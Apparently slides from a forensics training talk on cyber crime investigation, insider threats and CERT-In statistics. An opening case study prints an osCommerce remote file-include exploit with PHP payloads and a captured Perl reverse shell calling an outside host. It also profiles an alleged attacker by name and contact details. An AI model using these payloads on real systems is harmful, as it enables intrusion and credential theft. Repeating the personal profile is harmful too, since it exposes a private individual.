- We search through all HTTP logs looking for connections from that IP
- Previous traffic shows repeated access to a PHP file called `include_once.php`
- Part of **OS Commerce** application with known vulnerability:

```
----- include_once.php -----  
<?  
    if (!defined($include_file . '___')) {  
        define($include_file . '___', 1);  
        include($include_file);  
    }  
?>
```

http://server/catalog/inludes/include_once.php?include_file=FILE WE WANT TO INCLUDE



Exploitation of file include vulnerability

- Other ways to exploit this:

----- Example 1 -----

[http://SERVER/catalog/includes/include_once.php?
include_file=http://MYBOX/a.php](http://SERVER/catalog/includes/include_once.php?include_file=http://MYBOX/a.php)

--- a.php ---

```
<? passthru("/bin/ls")?>
```

Output: dir listing of the current directory

----- Example 2 -----

[http://SERVER/catalog/includes/include_once.php?
include_file=http://MYBOX/b.php](http://SERVER/catalog/includes/include_once.php?include_file=http://MYBOX/b.php)

--- b.php ---

```
<? passthru("/bin/cat application_top.php")?>
```

Output: outputs the application_top.php file which includes MySQL username, password, ...



Actual file included was

```
#!/usr/bin/perl
use Socket;
$execute= 'echo "`uname -a`";echo "`id`";/bin/sh';
$target="sxx.mine.nu";
$port="666";
$iaddr=inet_aton($target) || die("Error: $!\n");
$paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");
$proto=getprotobyname('tcp');
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) ||
    die("Error: $!\n");
connect(SOCKET, $paddr) || die("Error: $!\n");
open(STDIN, ">&SOCKET");
open(STDOUT, ">&SOCKET");
open(STDERR, ">&SOCKET");
system($execute);
close(STDIN);
close(STDOUT);
```



Scanning the attacker's system

Open ports are:

- 389/tcp open ldap
- 1002/tcp open windows-icfw
- 1720/tcp open H.323/Q.931
- 3306/tcp open mysql
- 6668/tcp open irc
- 7000/tcp open afs3-fileserver
- 7001/tcp open afs3-callback

We scan port 6668

```
:silentsystem.illusi0nz.org NOTICE AUTH :*** Looking up your
hostname...
:silentsystem.illusi0nz.org NOTICE AUTH :*** Checking ident...
:silentsystem.illusi0nz.org NOTICE AUTH :*** Couldn't resolve
your hostname; using your IP address instead
:silentsystem.illusi0nz.org 451 ls :You have not registered
test
:silentsystem.illusi0nz.org 451 test :You have not registered
register
```



Attacker's Profile

- Nickname: SilentX
- Name: Vincent
- Age: 18
- Location: RTM, NL
- Years On IRC: 5
- Position: Network Administrator
- Runs and Maintains: silentsystem.*, and phoenix.*
- E-Mail Address: SilentX@illusi0nz.org
- MSN: s1lentx@hotmail.com
- Personal Quote: "huntin yah down"

- LESSONS LEARNT?**



The Cyber Crime Scenario



NII
Consulting

www.niiconsulting.com

www.niiconsulting.com

Unauthorized copying or distribution of this material is strictly prohibited

Hackers and their Loot

- Cyber Crime is now among the top 5 underworld activities
- It is so lucrative that it now serves to help the narcotics and arms-trade networks
- Cyber criminals include:
 - Petty hackers – nuisance value
 - Internal fraudsters or ex-employees
 - Hired mercenaries
 - Professional cyber criminals
 - Terrorist hackers



CERT-In Statistics

- In all 5863 sites defaced
- Of these 1693 were for the .in domain




Figure 2. Indian websites defaced during 2007 (Top level domains)



Cert-In Statistics

In the year 2007, CERT-In handled 1237 incidents. The types of incidents handled were mostly of Phishing, Malicious Code propagation and Network Scanning & Probing.

The year-wise summary of various types of incidents handled is given below:

Security Incidents	2004	2005	2006	2007
Phishing	3	101	339	392
Network Scanning / Probing	11	40	177	223
Virus / Malicious Code	5	95	19	358
Others	4	18	17	264
Total	23	254	552	1237

Table 2. Year-wise summary of Security Incidents handled



Bots & Botnets

CERT-In started the activity of tracking Bots and Botnets involving Indian systems. After tracking the IP addresses of C&C servers and Bots operating within India, actions are being taken to clean the respective systems and prevent malicious activities. Figure 5 shows the number of Bot infected systems and Command & Control servers tracked from June 2007.

Month	Number Of Bot Infected Systems	C&C Servers	
		C&C Servers- Outside India	C&C Servers in India
June	760	93	4
July	14835	138	4
August	4934	55	4
September	1976	57	4
October	1370	56	4
November	1020	48	2
December	1020	46	2

Top Ports used for the Botnet communication

6667, 1231, 4001, 5005, 65500, 3159, 9997, 7777, 13830, 34567

Figure 5 Botnet statistics from June to December 2007

Botnets!

1. Scan for systems to hack.

Client system


4. The client issues commands to handlers that control agents in a mass attack.

2. Install software to scan, compromise, and infect agents.

Handler systems

3. Agents are loaded with remote control attack software.

Agent systems



The Rogue Internal User

- ❑ Internal users are most dangerous
- ❑ They have much higher knowledge levels about the system than an outsider
- ❑ They are more trusted than an outsider is
- ❑ They sometimes have much more motivation to cause damage than an outsider does



Types of rogue users

- The Malicious user
 - About to quit his job, or be fired, isn't too happy with the company, and wants to leave his mark
- The Curious user
 - Has some free time, wants to explore around and see what he can do, where he can go
- The Ignorant user
 - Has less ideas about how the systems work, might accidentally delete a critical file, or enter wrong data



Tracking the rogue internal user

□ Places to look at:

- Browser history, such as that of Internet Explorer – [Demo](#)
- “Cookies” folder shows which sites he has visited – **Demo**
- “Recent” folder for recently used files in “Documents and Settings” folder – **Demo**
- Recent file lists of Office applications, such as Microsoft Word, Excel, etc. – **Demo**
- “Nethood” folder shows recent network shares accessed by the user – **Demo**



Tools to track the rogue user

□ Keylogger

- Tracks all the keystrokes typed by the user
- Emails them to a pre-determined email address
- Captures everything, including passwords
- Can be detected by an anti-virus software

□ Network servers

- See the Internet web sites visited from that user's IP address
- See the files downloaded or accessed from central servers by that user
- Watch out for multiple failed login attempts from that user's PC



Surveillance Software

- Most effective tools to monitor a suspicious user
- These software run transparently in the background, and capture:
 - User's keystrokes
 - Screen snapshots
 - Emails sent
 - Attachments sent via email
 - Instant messenger conversations
- Send this information to a remote server



Email
 Web Sites
 Chat/IM
 Keystrokes
 Programs
 Peer to Peer
 Snapshots
 Settings
 Help

Jump to... View... Block Web Site
 Search Web Sites:
 Advanced
 Delete

Web Sites

- Fri, Dec 12, 2003
 - casino.com
 - ebay.com
 - etrade.com
 - google.com
 - kazaa.com
 - monster.com
 - nvidia.com
 - download.nvidia.com
 - File Download
 - www.nvidia.com
 - passport.com
 - playboy.com
 - yahoo.com

Time ^	Total	Focus	Active	Type	URL	Page Title
01:39:09 PM	0:00:08	0:00:08	0:00:08	Web	http://www.yahoo.com/	Yahoo!
01:39:17 PM	0:00:19	0:00:19	0:00:19	Web	http://www.google.com/webhp?sourceid=nav...	Google
01:39:36 PM	0:00:09	0:00:09	0:00:09	Web	http://www.ebay.com/	eBay - New & used electronics, cars, apparel, collectibles, s
01:39:45 PM	0:00:09	0:00:09	0:00:09	Web	http://www.monster.com	Monster - Never Settle - provided by Monster
01:39:54 PM	0:00:28	0:00:28	0:00:28	Web	http://www.playboy.com	Welcome to Playboy.com
01:40:22 PM	0:00:24	0:00:24	0:00:24	Web	http://www.casino.com	Casino.com - A Casino Gaming Portal
01:40:46 PM	0:00:20	0:00:20	0:00:20	Web	http://www.kazaa.com/us/index.htm	Kazaa Media Desktop
01:42:09 PM	0:00:01	0:00:01	0:00:01	Web	https://www.etrade.com/	E*TRADE FINANCIAL
01:42:10 PM	0:00:11	0:00:11	0:00:11	Web	https://www.etrade.com/global.html	E*TRADE FINANCIAL
01:43:28 PM	0:00:05	0:00:05	0:00:05	Web	https://loginnet.passport.com/ppsecure/silent....	https://loginnet.passport.com/ppsecure/silent.srf?k=10338
01:47:18 PM	0:05:34	0:05:34	0:05:34	Web	http://www.yahoo.com/	Yahoo!
01:52:52 PM	0:00:15	0:00:15	0:00:15	Web	http://www.nvidia.com/page/home	NVIDIA Home
01:53:07 PM	0:00:07	0:00:07	0:00:07	Web	http://www.nvidia.com/content/drivers/drivers...	Driver Page
01:53:14 PM	0:04:27	0:00:03	0:00:03	Web	http://www.nvidia.com/object/winxp_2k_53.03	WinXP/2k - (53.03)
01:53:16 PM	0:04:24	0:03:26	0:03:26	Web	http://www.nvidia.com/content/license/location...	http://www.nvidia.com/content/license/location.asp?url=htl
01:53:26 PM	0:00:52	0:00:52	0:00:52	Download	http://download.nvidia.com/Windows/53.03/5...	File Download

Program	Key Count	Program Start Date
Internet Explorer	251	Fri, Dec 12, 2003 01:14:13 PM
Internet Explorer	27	Fri, Dec 12, 2003 01:07:41 PM
Kazaalk	15	Fri, Dec 12, 2003 01:03:59 PM
Kazaalk	18	Fri, Dec 12, 2003 01:03:04 PM
Kazaalk	19	Fri, Dec 12, 2003 12:59:25 PM
Logon	1	Fri, Dec 12, 2003 12:47:15 PM
Internet Explorer	137	Fri, Dec 12, 2003 12:25:38 PM
MS Word	516	Fri, Dec 12, 2003 12:25:32 PM
Logon	1	Fri, Dec 12, 2003 11:35:40 AM
Logon	1	Fri, Dec 12, 2003 12:40:08 AM
Internet Explorer	107	Thu, Dec 11, 2003 10:50:23 PM
Internet Explorer	62	Thu, Dec 11, 2003 10:50:23 PM
MS Outlook	4	Thu, Dec 11, 2003 10:42:06 PM
MS Outlook	4	Thu, Dec 11, 2003 10:42:06 PM
Internet Explorer	5	Thu, Dec 11, 2003 06:53:12 PM
Mnkeybd	3	Thu, Dec 11, 2003 06:32:04 PM
Mnkeybd	3	Thu, Dec 11, 2003 06:16:54 PM
MSN Messenger	34	Thu, Dec 11, 2003 06:02:58 PM
Internet Explorer	5	Thu, Dec 11, 2003 05:51:37 PM
Internet Explorer	32	Thu, Dec 11, 2003 05:47:17 PM
Internet Explorer	17	Thu, Dec 11, 2003 05:39:27 PM

[Sign In - Yahoo! - Microsoft Internet Explorer]

<01:16 PM>jane password

[Yahoo! Mail - hottie@yahoo.com - Microsoft Internet Explorer]

<01:16 PM>Jason@hotmail.com Sneaking out Jason,

I do want to go out with you tonight even though my parents grounded me. I will sneak out at 2 AM. I'll sneak the car out of the driveway and meet you.

Jane

Ready.

Total: 31

XPPC

Internet Explorer

Fri, Dec 12, 2003 01:14:13 PM

Cyber Crime Investigation



NII
Consulting

www.niiconsulting.com

www.niiconsulting.com

Unauthorized copying or distribution of this material is strictly prohibited

Computer Forensics Methodology

- Goals of Incident Response
 - Confirm that the incident occurred
 - Accumulate “accurate” information
 - Ensure proper retrieval and handling of evidence
 - Protect privacy rights established by law and policy
 - Minimize disruption to business
 - Allow for legal or civil lawsuit against perpetrators
 - Provide accurate reports and useful recommendations



The 6 A's of Computer Forensics

- Assessment
 - Understanding the nature and scope of the incident
- Acquisition
 - Acquiring the live or offline evidence
- Authentication
 - Validating and verifying this evidence
- Analysis
 - The most time-consuming phase involving deep understanding of the case and analysis tools and techniques
- Articulation
 - Writing a report in a clear concise format
- Archival
 - Storing all the evidence and all the records in a secure format



Computer Forensics

- ***“Forensic Computing is the process of identifying, preserving, analyzing and presenting digital evidence in a manner that is legally acceptable”*** (Rodney McKemmish 1999)
- In simple words, *it is the process of unearthing data of probative value from information systems*



What is computer forensics?

- Computer forensics involves the preservation, identification, extraction, documentation, and interpretation of computer media for evidentiary and/or root cause analysis.
- Arose as a result of the growing problem of computer crimes.
- Forensics experts follow clear, well-defined mythologies and procedures
- Broadly categorized as:
 - Disk Forensics (includes live and offline)
 - Network Forensics



What can Disk Forensics do?

- Recovers:
 - Deleted files
 - Passwords
 - Cryptographic keys
- Analyzes file access, modification and creation times.
- Views/analyzes:
 - System logs
 - Application logs
- May determine users or applications system activity.
- Analyze e-mails, internet history, deleted files for source information and content.



Network Forensics

- Evidence collected from normal operation
 - Logs
 - Intrusion Detection Systems
- Evidence collected in specific surveillance
 - Extended logs
 - Sniffers
- IP headers contain source and destination IP addresses
- DataLink headers contain source and destination MAC addresses



Commercial Forensics Tools

- Tools and Vendors include:
 - EnCase
 - Guidance Software Pasadena, CA
 - SafeBack
 - New Technologies, Inc. (NTI), Gresham, Oregon
 - Winhex State-of-the-Art Software
 - Inexpensive hex, disk, and RAM editor.
 - Data analysis features include identification of certain file types (such as images) in unknown data, like that of recovered files.
 - Includes drive imaging and deleted data recovery capabilities.



Other Forensic Tools

- ❑ Linux DD
 - ❑ Used by FBI, among other tools, in Zacarias Moussaoui's Case
- ❑ Autopsy & Sleuthkit
 - ❑ By Dan Farmer and Wietse Venema
 - ❑ Used for investigating Unix systems
- ❑ Helix CD
 - ❑ Linux Bootable Forensics CD
- ❑ MD5Sum, 128 bit Message Digest generator



Common Problems

- The security incidents with the greatest financial implications will be carried out by those in the know – employees, contractors, vendors, and others
- No established incident response team.
 - Evidence compromised while it was gathered
- No established incident response policies
 - Evidence may be compromised prior to gathering
- Inappropriate methodology
 - Peer review
 - India doesn't have a US DOJ-style "Search and Seizure Manual"
- Broken chain of custody
 - Appropriate evidence was gathered but can not be presented in court



Need of the hour

- ❑ Greater awareness at the end-user level
- ❑ Monitoring and detective controls will be as important as preventive controls
- ❑ Application security is even more important than network/systems security
- ❑ More training on digital forensics techniques and tools to law enforcement agencies and officer
- ❑ Enforcement teeth to the IT Act 2000 – a digital forensic methodology
- ❑ Quicker convictions and special courts to try cyber crimes
- ❑ Constant training and updating required – the cyber crime scene is changing every minute
- ❑ Evidence gathering will be largely focused on technology – not just systems and networks but also PDA's and surveillance equipment
- ❑ A collaborative approach is required – bringing together telecom companies, ISPs, utility companies, cyber crime cells, central law enforcement agencies, interested groups, citizens



Sites to visit

- ❑ www.honeynet.org - The HoneyNet Organization
- ❑ www.forensicwiki.com - Wealth of information on computer forensics
- ❑ <http://cert-in.org.in/> - India's Computer Emergency Response Team
- ❑ <http://www.cybercellmumbai.com/> - The Mumbai Cyber Crime Cell
- ❑ <http://www.naavi.org/> - General information on cyber crimes
- ❑ <http://www.niiconsulting.com/checkmate> - NII's website on computer forensics and hacking



Thank you!

K. K. Mookhey

Founder & Principal Consultant,
Network Intelligence India Pvt. Ltd.

Principal Trainer,

Institute of Information Security

kkmookhey@niiconsulting.com

www.niiconsulting.com

www.iisecurity.in

